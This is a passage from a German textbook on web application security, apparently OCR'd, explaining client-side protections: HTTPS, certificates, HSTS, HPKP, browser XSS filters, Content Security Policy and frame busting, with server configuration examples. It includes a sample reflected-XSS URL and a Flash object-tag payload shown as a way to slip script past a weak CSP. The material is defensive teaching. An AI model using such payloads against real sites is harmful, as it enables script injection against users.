Eine robuste Fehlerbehandlung trägt zudem maßgeblich zur Verbesserung der Angriffsresistenz einer Anwendung bei. Egal was für ein Fehler auftreten mag, es sollte stets gewährleistet sein, dass eine Anwendung dadurch nicht in einen unsicheren Zustand versetzt werden kann. Im schlimmsten Fall kann es einem Angreifer so möglich sein, Zugriffsprüfungen gezielt auszuhebeln. Aber auch weniger kritische Probleme wie das Anzeigen interner Informationen im Fehlerfall (z. B. in Form von Stacktraces) sollten unterbunden und stattdessen nur generische Fehlermeldungen angezeigt werden. Angreifer können über solche Informationen sonst ggf. Hinweise auf mögliche Schwachstellen erhalten oder die Anwendung zumindest als lohnendes (da schlecht geschütztes) Ziel ausmachen. Über eine entsprechende Fehlerbehandlungsstrategie lassen sich dedizierte Reaktionen auf bestimmte Sicherheitsereignisse festlegen. In einzelnen Fällen kann es dadurch sinnvoll sein, hier sehr robuste Reaktionen wie das Aussperren eines Benutzers durchzuführen.

3.13 Clientseitige Sicherheitsmaßnahmen

Wie wir gesehen haben, richten sich viele Webangriffe gegen den Client (also den Benutzer oder dessen Browser), der bei der Spezifikation von Sicherheitsmaßnahmen daher angemessen berücksichtigt werden muss. Tatsächlich können wir verschiedene Angriffe überhaupt nur clientseitig abwehren. In anderen Fällen können wir clientseitig eine zusätzliche Schutzschicht zu serverseitig umgesetzten Sicherheitsmechanismen implementieren und dadurch die Durchführbarkeit verschiedener Angriffe zumindest wirkungsvoll erschweren.

3.13.1 Generelle Aspekte

Wie in Abschn. 3.3.18 bereits angesprochen, stellt der Benutzer selbst ein wichtiges Element innerhalb der Webanwendungssicherheit dar, schließlich beziehen sich viele Angriffe nicht auf die Webanwendung selbst, sondern auf die Täuschung des Benutzers. Daher richten sich auch eine Reihe von Sicherheitsmaßnahmen speziell an den Benutzer, insbesondere natürlich im Hinblick auf die Gestaltung der Oberfläche.

Alle Inhalte über HTTPS Eine der wichtigsten Absicherungsmaßnahmen besteht darin, eine Webanwendung vollständig über HTTPS anzubieten und alle HTTP-Aufrufe automatisch an den HTTPS-Kontext weiterzuleiten.




Abb. 3.66 Warnhinweis bei der Verwendung gemischter Inhalte

Neben der grundsätzlichen Verwendung von HTTPS und entsprechend gültigen Zertifikaten ist es wichtig, sämtliche Bereiche zu schützen, in denen sensible Daten übertragen werden oder von denen sich auf schützenswerte Funktionen zugreifen lässt. Viele Seiten schränken aus Performancegründen den Einsatz von HTTPS stark ein und verwenden es häufig nur für die Übertragung von Passwörtern.

Greift ein Benutzer per HTTPS auf eine Webseite zu, sollte er zudem zu Recht davon ausgehen können, dass die gesamte Kommunikation verschlüsselt durchgeführt wird. Häufig betten Webseiten jedoch auch im geschützten Bereich zahlreiche Ressourcen wie Skripte, Bilder oder CSS-Dateien per HTTP (statt mit HTTPS) ein, was wir als „gemischte Inhalte“ (engl. Mixed Content) bezeichnen. Gemischte Inhalte sind deshalb so problematisch, da Angreifer hierdurch bestimmte Inhalte einer HTTPS-Webseite mitlesen oder sogar modifizieren könnten. Gängige Webbrowser reagieren deshalb standardmäßig mit einem entsprechenden Warnhinweis auf solche Inhalte (siehe Abb. 3.66).

Auf die generelle Problematik solcher Warnhinweise wurde im Hinblick auf eine dadurch geförderte negative Konditionierung der Benutzer bereits in Abschn. 3.3.18 eingegangen. Die Verwendung von gemischten Inhalten sollte daher unbedingt vermieden werden, was auch eingebundene Bilder miteinschließt.

Da über HTTPS nicht nur die Vertraulichkeit von Daten sichergestellt wird, sondern es auch zur Authentifizierung der Webseite dient, sollten generell alle Zugriffe auf den angemeldeten Bereich sowie überall dort, wo sensible Daten eingegeben oder ausgelesen werden können, ausschließlich über HTTPS durchführbar sein und Anfragen über HTTP automatisch an den HTTPS-Kontext weitergeleitet werden.

- Webseiten mit vertraulichen Inhalten sollten generell nur über HTTPS erreichbar sein. Dabei sollten sämtliche Inhalte einer über HTTPS aufgerufenen Webseite ebenfalls über HTTPS eingebunden werden.

Mit mixed-content-scan[29] und HTTPS Checker[30] existieren hier gleich zwei Tools, mit denen sich Webseiten automatisiert auf gemischte Inhalte hin durchsuchen lassen. Alternativ ließe sich solcher Content auch durch Setzen eines HSTS-Headers (siehe Abschn. 3.13.2) und Auswertung der darüber gemeldeten Violations ausfindig machen. Wir kommen hierauf im nächsten Abschnitt genauer zu sprechen und zeigen dabei auch wie sich dies konkret in Webservern konfigurieren lässt.

Vertrauenswürdige X.509-Zertifikate Mit der Verwendung von HTTPS geht natürlich der Einsatz von X.509-Zertifikaten einher, die bereits in Abschn. 3.4.3 besprochen wurden. Kommen wir noch einmal auf ein paar Aspekte hiervon zu sprechen, nämlich konkret angezeigte Zertifikatsfehler und Zertifikatsinformationen.

Da Zertifikatsfehler einen Benutzer auf einen potenziellen Missbrauch (z. B. eines Man-in-the-Middle-Angriffs) hinweisen sollen, ist es problematisch, wenn ein solcher Warnhinweis nicht durch einen Angriff, sondern durch eine Fehlkonfiguration oder andere Fehler ausgelöst wird. So etwas tritt in der Praxis häufig dann auf, wenn die Gültigkeit eines X.509-Zertifikats abgelaufen ist, was daher unbedingt durch rechtzeitige Erneuerung der eingesetzten Zertifikate vermieden werden sollte. Idealerweise sollte hierzu ein Mechanismus implementiert werden, der entweder automatisch die Zertifikate erneuert (so wie dies bei „Let's Encrypt" gängige Praxis ist) oder periodisch die HTTPS-Server im Hinblick auf die Gültigkeit der dort verwendeten Zertifikate von außen testet. Wir werden uns hierzu in Abschn. 4.7.2 näher mit verschiedenen Tools befassen, die sich zu diesem Zweck verwenden lassen.

Zudem werden nicht alle Zertifizierungsstellen von jedem Browser unterstützt. So kann eine Webseite, die sich auf einem Browser fehlerfrei aufrufen lässt, auf einem anderen Browser die Anzeige eines entsprechenden Zertifikatsfehlers zur Folge haben. Daher sollten gerade bei extern erreichbaren Webanwendungen nur X.509-Zertifikate von Zertifizierungsstellen zum Einsatz kommen, die von vielen Browsern unterstützt werden (Beispiel: Equifax, Verisign oder GeoTrust). Auch hierbei helfen übrigens die oben erwähnten SSL/TLS-Scanner, mit welchen sich installierte Zertifikate im Hinblick auf ihre Unterstützung durch gängige Browser hin bewerten lassen.

Ein weiterer Aspekt ist in diesem Zusammenhang der verwendete Zertifikatstyp. Die einfachste Form sind Host- oder Domain-basierte Zertifikate, bei denen eine CA lediglich prüft, ob der Antragsteller auch wirklich im Besitz einer betreffenden Domain bzw. eines Hosts ist. Mittels Let's Encrypt (und anderer Angebote) lassen sich solche Zertifi-

[29] Siehe https://github.com/bramus/mixed-content-scan.

[30] Siehe https://httpschecker.net.




Abb. 3.67 EV-Zertifikat

kate von jedem kostenfrei installieren, natürlich auch von Angreifern. Gerade für externe Firmenauftritte oder sogar E-Business-Seiten ist es sehr zu empfehlen, hier etwas Geld auszugeben und ein Zertifikat mit einer höheren Vertrauensstufe zu verwenden. Am hochwertigsten sind hier Extended-Validation-Zertifikate (EV-Zertifikate). Im Rahmen der Ausgabe solcher Zertifikate sind Vergabestellen daran gebunden, einen gewissen (manuellen) Aufwand für die Überprüfung des Antragsstellers durchzuführen. Der Mehrwert aus Sicht des Betreibers einer Webseite ist dabei, dass Browser solche Zertifikate durch einen grünen Balken in der Adresszeile als besonders vertrauensvoll hervorheben (siehe Abb. 3.67).

Verzicht auf (JavaScript-)Pop-Up-Fenster JavaScript-basierte Popup-Fenster kommen heutzutage zwar seltener als noch vor einigen Jahren zum Einsatz, werden aber immer noch von vielen Webseiten verwendet. Besonders problematisch ist dies für Eingabedialoge und ganz besonders im Hinblick auf Anmeldedialogen. Das zentrale Problem hierbei ist, dass ein solches Fenster für den Benutzer zwar aus dem Kontext der geöffneten Webseite zu stammen scheint, das aber nicht unbedingt der Fall sein muss. Die Herkunft eines Popups lässt sich nur über die Adresszeile durch den Benutzer verifizieren, die häufig ausgeblendet wird. Dazu werden Popup-Fenster aus genau diesem Grund von vielen Popup-Blockern unterdrückt.

Sollte sich die Verwendung solcher Fenster nicht vermeiden lassen, etwa für die Abbildung von SSO-Funktionen, dann muss unbedingt sichergestellt werden, dass dort stets die Adresszeile eingeblendet wird. Besser ist jedoch, ganz auf Popup-Fenster zu verzichten und hier stattdessen Modalfenster zu verwenden. Diese werden ausschließlich über CSS definiert und per Overlay innerhalb der angezeigten Webseite dargestellt. Dadurch lässt sich die Herkunft und Authentizität der darin angezeigten Inhalte durch den Benutzer ganz klar verifizieren.

3.13.2 HTTP Strict Transport Security (HSTS)

Häufig werden HTTP-Redirects dazu verwendet, um Benutzer von HTTP- auf den HTTPS-Kontext umzuleiten. Nehmen wir an, ein Benutzer greift über seinen Browser auf http://www.example.com zu und erhält daraufhin die folgende Antwort vom Server:

```
HTTP/1.1 303 See Other
...
Location: https://www.example.com
```

In diesem Fall würde der Browser des Benutzers angewiesen, diesen automatisch auf https://www.example.com weiterzuleiten – was dieser dann auch tun wird. Das funktioniert nicht nur zuverlässig, sondern lässt sich auch für alle darunterliegenden URLs recht einfach generell konfigurieren. Im nginx-Webserver bedarf es hierzu etwa nur einer einzigen Anweisung:

```
server {
        listen 80 default_server;
        server_name www.example.com;
        return 303 https://www.example.com$request_uri;
}
```

Das Problem hierbei ist, dass Anwender auf diese Webseite immer zunächst per HTTP, also ungeschützt, zugreifen.

Genau dies kann sich jetzt ein Angreifer durch einen Man-in-the-Middle-Angriff zunutze machen, indem er die HTTP-Anfragen umleitet, und dadurch den Aufbau einer sicheren Verbindung zwischen Benutzer und Server unterbindet. Wir hatten diesen als SSL Stripping bekannten Angriff bereits in Abschn. 2.3 kennengelernt. Wir können an dieser Stelle somit feststellen, dass ein Sicherheitsproblem darin besteht, wenn Benutzer zunächst per HTTP auf HTTPS-Webseiten zugreifen und von dort aus umgeleitet werden.

Ein erster Schritt zur Verbesserung dieser Situation besteht darin, an dieser Stelle HTTP-301- („Moved Permanently“) statt HTTP-303-Redirects zu verwenden:

```
return 301 https://www.example.com$request_uri;
```

Hierdurch würde sich der Browser nun dauerhaft merken, dass die aufgerufene URL nur unter HTTPS verfügbar ist und den Aufruf auf diese URL dann auch per HTTPS durchführen. Allerdings würde dies nur für genau diese spezifische URL geschehen. Eine ganze Webseite lässt sich hiermit nicht schützen. Wir brauchen also ein Verfahren, mit dem wir angeben können, dass alle Aufrufe auf eine bestimmte Webseite (oder sogar eine ganze Domain) über HTTPS erfolgen sollen.

Genau hierfür wurde der Internet-Standard HTTP Strict Transport Security (HSTS) geschaffen, der mittlerweile auch von allen gängigen Browsern unterstützt wird. HSTS funktioniert dadurch, dass eine Webanwendung durch einen zusätzlichen Response-Header festlegt, dass der Browser diese in dem angegebenen Zeitraum ausschließlich per HTTPS aufrufen soll. Ein entsprechender Header könnte wie folgt aussehen:

```
Strict-Transport-Security: max-age=10886400;
```

Die Verwendung von HTTPS für diese Webseite wird in diesem Fall auf die nächsten 18 Wochen (Attribut „max-age“ = 10886400 Sekunden) festgelegt. Darüber hinaus lässt sich hier noch das zusätzliche Attribut „includeSubDomains“ verwenden, mit welchem die Gültigkeit der angegebenen HSTS-Policy auch auf alle Subdomains ausgeweitet wird. Bei der Verwendung dieses Attributs ist allerdings Vorsicht angebracht. Zwar ist dies aus Sicherheitssicht grundsätzlich empfehlenswert, doch sollte vor der Verwendung dieses Attributs unbedingt sichergestellt werden, dass auch wirklich alle Hosts innerhalb dieser Domain vollständig über HTTPS aufrufbar sind. Ansonsten kann es passieren, dass sich bestimmte Seiten nicht mehr (oder nur noch eingeschränkt) von Benutzern verwenden lassen.

Zudem qualifiziert die Verwendung dieses Attributs dann auch eine Webseite auf der sogenannten HSTS-Preload-Liste aufgenommen zu werden. Dabei handelt es sich um ein Verzeichnis von Webseiten, die nur über HTTPS aufrufbar sein sollen. Findet Google etwa im Rahmen seines Crawlings einen solchen Header, merkt er sich diesen und trägt ihn in das Preload-Verzeichnis ein, welches mit Chrome ausgeliefert wird. Aber auch andere Browser wie Firefox oder Safari unterstützen inzwischen diesen Header, bzw. verwenden ein entsprechendes internes Verzeichnis. Zusätzlich muss hierfür das Attribut „preload“ gesetzt werden:

```
Strict-Transport-Security: max-age=10886400; includeSubDomains; preload
```

▶ **Tipp** Verwenden Sie testweise zunächst einen sehr kleinen Max-Age-Wert (z. B. 600, also für 10 Minuten) und verzichten Sie im ersten Schritt auf die Verwendung zusätzlicher Attribute, um mögliche negative Auswirkungen durch HSTS ausgiebig testen zu können. Verwenden Sie zudem unbedingt zusätzlich zu HSTS weiterhin 301- oder 303-Redirects.

3.13.3 HTTP Public Key Pinning (HPKP)

Ein zentrales Problem mit dem transitiven Vertrauensmodells, auf dem das Internet auf Basis von HTTPS und X.509-Zertifikaten basiert, besteht darin, dass jede vertrauenswürdige CA im Grunde für jede Webseite (bzw. Host) ein valides Zertifikat ausstellen kann, also etwa auch für www.google.de, www.amazon.de und jede beliebige andere

Internetseite. Mit anderen Worten: Das Vertrauensmodell im Internet beruht maßgeblich auf dem Vertrauen in die Zertifizierungsstellen.

Dass dieses Vertrauen allerdings nicht immer gerechtfertigt ist, beweist etwa der Fall der India CCA, deren Root-Zertifikat im Oktober 2011 in den Zertifikats-Store von Windows aufgenommen wurde und dadurch etwa vom Microsoft IE oder Google Chrome verwendet wird. Im Jahr 2014 musste Google selbst dann eine Meldung veröffentlichen, dass durch eben diese CA unautorisierte Zertifikate für verschiedene Google-Dienste ausgestellt wurden (vergl. [42]). Bereits im Jahr 2011 war es Angreifern zudem möglich gewesen, eine Schwachstelle bei einem Partner des Zertifizierungsdienstes Commodo dazu auszunutzen, um sich auch darüber beliebige Zertifikate ausstellen zu lassen (vergl. [43]).

Entsprechende Maßnahmen, um Vorfälle wie diese auszuschließen, sind schwierig, schließlich bezeichnen wir solche Root-Zertifikate ja nicht zu unrecht als Vertrauensanker. Ein Ansatz besteht hier darin, konkrete Zertifikate für einen bestimmten Zeitraum durch eine Webseite zu spezifizieren und dadurch den Austausch durch einen Angreifer zu unterbinden. Diese Maßnahme wurde als HTTP Public Key Pinning (HPKP) von Google im November 2011 als Internet-Standard vorgeschlagen und ist mittlerweile durch RFC 7469 spezifiziert worden. Seit Oktober 2015 wird HPKP nun auch von gängigen Webbrowsern wie Chrome und Firefox unterstützt.

Technisch ist HPKP dabei sehr ähnlich zu HSTS. Nur dass sich hier eben nicht die Verwendung von HTTPS, sondern eines bestimmten Zertifikats durch eine Webseite vorgeben lässt. Wie bei HSTS erfolgt dies auch hier beim ersten Besuch der Webseite – was als „Trust On First Use“ oder kurz TOFU bezeichnet wird – durch einen Response Header, über den die „gepinnten“ Zertifikate durch Base64-enkodierte Prüfsummen spezifiziert werden:

```
Public-Key-Pins:
       pin-sha256="cUPcTAZWKaASuYWhhneDttWpY3oBAkE3h2+soZS7sWs=";
       pin-sha256="M8HztCzM3elUxkcjR2S5P4hhyBNf6lHkmjAHKhpGPWE=";
       max-age=5184000; includeSubDomains;
       report-uri=https://www.example.org/hpkp-report
```

Im obigen Beispiel werden zwei X.509-Zertifikate für die Dauer von 60 Tagen (5.184.000 Sekunden) gepinnt – einmal das produktiv eingesetzte Zertifikat und zusätzlich noch ein zweites Backup-Zertifikat. Ebenfalls wie wir es bereits von HSTS her kennen, wurde auch hier eine „report-uri“ eingegeben, über die mögliche Fehler durch den Browser an einen REST-Service gemeldet werden. Natürlich sollte die Dauer eines solchen Pinnings niemals größer angegeben werden, als das eigentliche Zertifikat gültig ist. Ansonsten könnte dies zu Problemen bei der Aktualisierung der Zertifikate führen.

Der Einsatz von HPKP ist allerdings keinesfalls unumstritten und wird etwa durch den SSL-Experten Ivan Ristic kritisiert (vergl. [44]). Ristic sieht in der Verwendung von HPKP vor allem die Gefahr, dass sich hierdurch Webseiten-Betreiber erpressbar machen könnten. Und zwar dadurch, dass Angreifer auf einem übernommenen System ein eigenes Zertifikat

installieren und dessen Verwendung bei Benutzern für einen längeren Zeitraum mittels HPKP pinnen. Ein solcher Angriff wurde bislang zwar noch nicht beobachtet, ist jedoch grundsätzlich denkbar.

Zusammengefasst ist HPKP zwar eine interessante aber durchaus auch umstrittene Maßnahme, die daher bislang im Internet auch nur sehr verhalten eingesetzt wird (vergl. [45]). Das hat aber vermutlich weniger mit der Kritik von Ristic als mehr damit zu tun, dass der durch HPKP potenziell erzielte Sicherheitsgewinn kaum das betriebliche Risiko durch etwaige Fehlkonfiguration und Fehler bei der Anzeige von Zertifikaten rechtfertigt. Dies ist auch der Grund, warum der Einsatz von HPKP hier nicht empfohlen wird.

3.13.4 Browserseitige XSS-Filter

Der Ansatz, Cross-Site Scripting browserseitig zu verhindern, ist nicht neu. Schon seit längerem existieren hierzu verschiedene Browser-Plugins, allen voran das NoScript-Plugin für den Firefox-Browser, die Anwendern tatsächlich ein gewisses Maß an zusätzlicher Sicherheit vor solchen Angriffen bieten. Ob ein solches Sicherheits-Plugins von einem Benutzer eingesetzt wird, lässt sich zwar von einer Webanwendung auswerten, aber natürlich kaum steuern bzw. vorgeben.

Mit der Version 8 seines Internet Explorers führte Microsoft eine ähnliche Funktion ein, die mittlerweile einen festen Bestandteil der meisten Browser (außer Firefox) darstellt. Im Unterschied zum NoScript-Plugin, welches ausschließlich den Request des Clients nach verdächtigem Skriptcode durchsucht, analysiert dieser XSS-Filter dabei auch die Serverantwort nach aus der URL reflektiertem Skriptcode. Bestimmte Browser versuchen sogar Antworten selbstständig zu bereinigen, was problematisch ist, da es zu einer gegensätzlichen Wirkung führen kann. Der grundsätzliche Ansatz des XSS-Filters ist keinesfalls falsch, sofern er allerdings im Blocking Mode verwendet wird. Dies lässt sich mit der folgenden Header-Anweisung vorgeben:

```
X-XSS-Protection: 1; mode=block
```

Angenommen ein Benutzer ruft nun die folgende URL auf:

```
http://www.example.com/g.php?n="><script>alert("XSS")</script>
```

Wird hier nun der Parameter „n“ durch die Anwendung unvalidiert (bzw. nicht enkodiert) in die Antwortseite geschrieben, so würde ein Browser, der diese Filter-Funktion unterstützt, den eingeschleusten Skriptcode nicht mehr ausführen. Der Chrome-Browser würde uns in diesem Fall die in Abb. 3.68 dargestellte Warnmeldung in der Konsole anzeigen.

Natürlich handelt es sich auch bei dieser Maßnahme nur um eine additive Maßnahme, die keinen Ersatz zur Enkodierung von Parametern darstellt. Im Rahmen von Tests sollte diese Funktion daher unbedingt deaktiviert werden, damit die Identifikation von XSS-Schwachstellen dadurch nicht beeinträchtigt wird. Dies lässt sich über den folgenden Header erreichen:




Abb. 3.68 Chrome verhindert Ausführung reflektierten Skriptcodes durch XSS-Filter

```
X-XSS-Protection: 0
```

3.13.5 Content Security Policy (CSP)

Die Content Security Policy (CSP, vergl. [46]) wurde ursprünglich vom Browserhersteller Mozilla entwickelt, wurde später als offizielle Empfehlung vom W3C (vergl. [47]) übernommen und wird heute von allen gängigen Browsern, zumindest rudimentär in der ersten Version, unterstützt. Die Zweierversion (CSP 2.0) wird ebenfalls bereits recht gut unterstützt, allerdings noch mit Ausnahme vom Internet Explorer.

Der Grundgedanke hinter der CSP ist zunächst die Einsicht, dass sich insbesondere das Auftreten von Cross-Site-Scripting-Schwachstellen durch den Einsatz von Enkodierung allein niemals vollständig ausschließen lässt. Zu schnell wird eine solche Schwachstelle durch eine kleine Unachtsamkeit oder durch externe Inhalte und Komponenten erzeugt.

Über eine CSP kann eine Webseite nun durch eine Policy genau festlegen, in welchen Bereichen der Browser JavaScript (und andere Inhalte) ausführt und welche Inhalte sich von externen Quellen einbinden lassen. Auf diese Weise lässt sich etwa für entsprechend kompatible Browser sicherstellen, dass über eine XSS-Schwachstelle eingeschleuster Skript-Code nicht durch den Browser ausgeführt wird. Bereits durch das Mitsenden des folgenden Headers lässt sich eine erste CSP für die Einschränkung von Skriptcode definieren:

```
Content-Security-Policy: script-src 'self'
```

Um einen wirklich ausreichenden Schutz vor Cross-Site Scripting zu implementieren, müssen wir die obige Policy jedoch noch ein wenig erweitern und auch die Verwendung von Objekt-Tags darüber einschränken. Mit solchen ließe sich auf folgende Weise Skriptcode an der Policy vorbeischleusen (vergl. [48]):

```
">'><object type="application/x-shockwave-flash" data='https://ajax.
googleapis.com/ajax/libs/yui/2.8.0r4/build/charts/assets/charts.
swf?allowedDomain=\"}))))}catch(e){alert(1337)}//'><param name="AllowS-
criptAccess" value="always"></object>
```

Das Ergebnis einer entsprechend gehärteten CSP sieht nun wie folgt aus:

```
Content-Security-Policy: script-src 'self'; object-src 'self'
```

Allerdings erfordert eine solche Policy in der Regel eine radikale Umgestaltung einer bestehenden Webseite. Denn sämtlicher (auch legitimer) Inline-Skriptcode (z. B. in Event-Handlern aber auch in Script-Blöcken) wir dadurch nicht mehr ausgeführt. Der entsprechende Skriptcode darf nur noch von angegebenen Quellen eingebunden werden. Abb. 3.69 zeigt das Beispiel einer Webseite, die im Hinblick auf CSP entsprechend umgestaltet wurde.

Die obige Policy erlaubt es einem Browser dabei lediglich Skriptcode von der eigenen Webseite einzubinden. Diese Einschränkung lässt sich durch Verwenden des Flags „script-src“ aber auch um weitere Quellen erweitern:

```
Content-Security-Policy: script-src 'self' scripts.example.com; object-src 'self'
```

Verstöße gegen die CSP werden z. B. in der Konsole vom Chrome-Browser dargestellt, was einen entsprechenden Test der Policy ermöglicht (siehe Abb. 3.70).

Nicht CSP-Kompatibel

```
<html>
   <head>
      <script>
         function foo() {...}
      </script>
   </head>
   <body onLoad="alert('loaded')">
      <img onClick="foo()" src=".." />

</html>
```

site1.html

CSP-Kompatibel

```
<html>
   <head>
      <script src="/code.js" />
   </head>
   <body>
      <img id="img1" src=".." />
      ...
```

site2.html

```
function foo() {...}

var i=document.getElementById("img1");
i.onclick = foo();

document.body.onload = function(){
      alert("loaded");
}
```

code.js

Abb. 3.69 Umgestaltung einer Seite für die Verwendung von CSP




Abb. 3.70 Anzeige eines Verstoßes gegen eine aktive CSP in der Konsole des Chrome-Browsers

Eine weitere, recht interessante Möglichkeit bieten hierbei Violation Reports (vergl. [49]), durch die Verstöße vom Browser im JSON-Format an einen spezifizierten Dienst gesendet werden. Dies ermöglicht die Identifikation von Angriffen im Live-Betrieb, aber auch das automatisierte Auffinden entsprechender Probleme im Rahmen von Integrationstests.

```
Content-Security-Policy: script-src 'self'; object-src 'self'; report-
uri http://reportcollector.example.com/collector.cgi
```

Die Anwendungsmöglichkeiten der CSP sind allerdings nicht nur auf Skriptcode beschränkt. Sie lässt sich auch auf alle möglichen anderen clientseitig eingebundenen Inhalte anwenden. Tab. 3.31 erläutert hierzu die wichtigsten CSP-Attribute.

Mit einer CSP lässt sich somit inzwischen nicht nur die Einbettung und Einbindung aller möglichen Inhalte effektiv einschränken. Mit Hilfe des Attributs „default-src“ lässt sich hier auch für sämtliche Inhalte eine gemeinsame Policy definieren. Auf diese Weise kann etwa auch vorgegeben werden, dass der Browser sämtliche Inhalte ausschließlich über HTTPS einbinden soll.

```
Content-Security-Policy: default-src https:
```

Die Verwendung der CSP ist somit recht flexibel und keinesfalls nur auf die Verhinderung von Cross-Site Scripting beschränkt. Gerade bei vielen Bestandsanwendungen ist diese

Tab. 3.31 Wichtige CSP-Attribute

Attribut	CSP-Version	Beschreibung
default-src	ab 1.0	Standardbeschränkung
script-src	ab 1.0	Origins, von denen Skriptcode geladen werden darf.
object-src	ab 1.0	Origins, von denen Plugins (z. B. Flash) Inhalte einbinden dürfen.
img-src	ab 1.0	Origins, von denen Bilder geladen werden dürfen.
media-src	ab 1.0	Origins, von denen Media-Content abgerufen werden darf.
frame-src	ab 1.0	Origins, von denen Frames eingebunden werden dürfen. In CSP Version 2 nicht verfügbar, im Draft von CSP 3 findet es sich allerdings wieder.
font-src	ab 1.0	Origins, von denen Fonts geladen werden dürfen.
connect-src	ab 1.0	Origins, die auf Verbindungen via XHR, WebSockets oder EventSource aufgebaut werden dürfen.
style-src	ab 1.0	Origins, von denen CSS-Code geladen werden darf.
frame-ancestors	ab 2.0	Clickjacking-Schutz (siehe Abschn. 3.13.5), Verbesserung von X-Frame-Options. Ab CSP Version 2 verfügbar.
form-action	ab 2.0	Schränkt die Verwendung von URLs als „action“ in HTML-Formularen ein.
plugin-types	ab 2.0	Schränkt die Verwendung von Plugins ein.

Schutzfunktion, wie bereits erwähnt, allerdings nicht ohne weiteres umsetzbar. Eine Möglichkeit besteht hier darin, den Wert „unsafe-inline“ zu setzen, um auch Inline-Skriptcode zu erlauben und die CSP nur für die Kontrolle anderer Inhalte zu verwenden. Besser geht es mit der CSP-Version 2. Denn in diese hat nun ein alternatives Verfahren Einzug erhalten, was die Verwendung der CSP gerade für Bestandsanwendungen vereinfacht. Nun lassen sich nämlich auch legitime Inline-Script-Bereiche auf Basis von Prüfsummen explizit whitelisten.

Führen wir dies einmal an einem Beispiel durch. Nehmen wir hierzu den Skriptcode „alert(‚Hallo‘)“, der auf der Webseite verwendet werden soll. Durch den folgenden Aufruf lässt sich nun für diesen ein entsprechender SHA256-Hash erzeugen:

```
$ echo -n "alert('Hello!');" | openssl sha256 -binary | openssl base64
```

Damit der Skriptcode nun durch die CSP zugelassen wird, müssen wir den CSP-Header um die oben generierte Prüfsumme wie folgt erweitern:

```
Content-Security-Policy: script-src 'sha256- 1k/RwDD3A+xnxZogLFSUWP-
9jGMvmdeww4OSpMKdUxn4='
```

Schließlich existiert bei CSP auch ein „sandbox“-Attribut“, durch das sich die Restriktionen einer HTML5 Iframe Sandbox (siehe Abschn. 3.13.11) auf die gesamte Webseite anwenden lassen. Alles in allem stellt CSP somit eine sehr mächtige Maßnahme dar, um verschiedenen clientseitigen Angriffen entgegenzuwirken – vor allem aber natürlich XSS. Natürlich darf auch CSP dabei trotzdem nur als additiver Schutzmechanismus gesehen werden. Letztlich muss davon ausgegangen werden, dass nicht jeder Browser die spezifizierte CSP unterstützt.

▶ **Tipp** Testen Sie Ihre CSP mit dem CSP-Evaluator unter https://csp-evaluator.withgoogle.com, um etwaige Fehlkonfiguration zu identifizieren.

3.13.6 Frame Busting

Eine Webseite, die es nicht durch entsprechende Maßnahmen unterbindet, kann von jeder anderen Seite durch ein <frame>- oder <iframe>-Tag eingebettet werden. Dies wird als „Framing“ bezeichnet. Abgesehen davon, dass dies nicht unbedingt im Interesse des Betreibers einer jeden Webseite sein sollte, lässt sich diese Möglichkeit auch für die Durchführung verschiedener Angriffe (allen voran Clickjacking, siehe Abschn. 2.7.9) ausnutzen. Eine Webseite verhindert solches Framing durch sogenannte Frame-Busting-Techniken. Ein relativ einfacher Ansatz hierzu besteht in der Implementierung des folgenden JavaScript-Codes:

```
<script language="JavaScript">
     if(top.location != self.location)
          top.location.replace(self.location);
</script>
```

Da sich diese und ähnliche Maßnahmen von einem Angreifer allerdings auf unterschiedliche Weise aushebeln lassen können (vergl. [50]), stellt dies noch keinen hinreichenden Schutz vor Framing bzw. Clickjacking dar. Aus diesem Grund wurde durch Mozilla der X-Frame-Options-Header entwickelt, welcher mittlerweile von allen gängigen Browsern unterstützt wird und zudem sehr einfach zu implementieren ist. So kann eine Webseite bereits durch die Verwendung folgendes HTTP-Response-Headers einen Browser dazu anweisen, diese niemals in einem (I)frame einzubinden:

```
X-Frame-Options: DENY
```

Will eine Webanwendung das Framing innerhalb derselben Seite erlauben, muss hier statt „DENY“ der Wert „SAMEORIGIN“ verwendet werden. Auch einer anderen Webseite kann eine Webseite erlauben, sie als (I)frame einzubinden:

```
